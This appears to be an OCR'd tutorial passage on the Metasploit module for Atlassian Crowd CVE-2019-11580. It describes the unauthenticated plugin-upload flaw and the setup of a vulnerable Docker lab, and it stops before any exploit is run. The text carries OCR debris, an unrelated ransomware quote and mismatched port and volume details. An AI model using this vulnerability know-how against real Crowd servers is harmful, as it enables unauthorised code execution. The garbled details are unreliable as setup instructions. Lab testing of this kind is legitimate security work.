
Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

Atlassian Crowd CVE-2019-11580 Exploit Module

TARGET: Atlassian Crowd 2.1.x < 3.0.5, 3.1.x < 3.1.6, 3.2.x < 3.2.8, 3.3.x < 3.3.5 & 3.4.x < 3.4.4 **TYPE:** Remote **MODULE :** Exploit
ANTI-MALWARE : NA


Atlassian Crowd is an application security framework that handles authentication and authorizatio-n for web-based applications. The above mentioned versions have an incorrect installation of the pdkinstall development plugin which allows unauthenticated remote attackers to upload and instal-l arbitrary plugins via a POST request to the `/<crowd install base>/admin/uploadplugin .action` page. We have tested this on a Docker container of Atlassian crowd 3.2.1.

Let's set the target first. We created a Crowd volume first.




```
┌──(kali㉿kali)-[~]
└─$ sudo docker volume create --name crowdVolume
[sudo] password for kali:
crowdVolume
```

and then started the Docker container as shown below.



```
└─$ sudo docker run -v crowdVolumeddd:/var/atlassian/applicat
ion-data/crowd --name="crowd3.2.1" -d -p 8095:8095 atlassian/
crowd:3.2.1-jdk8
Unable to find image 'atlassian/crowd:3.2.1-jdk8' locally
3.2.1-jdk8: Pulling from atlassian/crowd
16ec32c2132b: Pull complete
3f63509f5b97: Pull complete
0277e2db57e4: Extracting  30.08MB/103.6MB
e4d4bf8ab032: Download complete
7ded5c05ebc0: Download complete
b38cae3ea0c0: Downloading     81MB/184.2MB
cffd51838557: Download complete
67e70cccc5fd: Download complete
f744058172ba: Download complete
█
```

Once the container is ready, login into the Atlassian crowd container. It runs on port 8085. Click on "Setup Crowd".



Atlassian Crowd

Crowd — Identity management for web apps

Crowd is an application security framework that handles authentication and authorisation calls for your web applications. With Crowd you can quickly integrate web applications into a single security architecture that supports single sign-on and centralised identity management.

The application is divided into two parts:

- The administration console is a clean and powerful web interface to manage directories, users and their security rights.
- The integration API provides a platform neutral way to integrate web applications into a single security architecture. With the integration API applications can quickly access user information or perform security checks.

The first time you access the Crowd console, you will be walked through the initial configuration of your deployment.

Set up Crowd

Crowd OpenID server

The Crowd OpenID server implements the OpenID specification. When using


Getting Started

Documentation

FAQ

Support

Grab a evaluation license from the website of Atlassian and enter it here.



License

It appears this is the first time that you have run Crowd. This setup wizard will take you through your initial configuration:

Server ID BCEU-PPP6-NWWN-B3Y0

License key

An evaluation license key is available from the Atlassian website. Or you can access your license key on My Atlassian.


Continue

Powered by Atlassian Crowd Version: 3.2.1 (Build:#952 - 2018-05-09)

Report a bug · Request a feature · About · Contact Atlassian

Click on "Continue". Select "New Installation:". Click on "Continue".

"After information about their ransomware and Alphv leak site was revealed on Twitter, they deleted all information of both two victims and added their warning message on Alphv leak site. "
- S2W Researchers on BlackCat ransomware.


localhost:8095/crowd/console/setup/installtype.action

Crowd installation

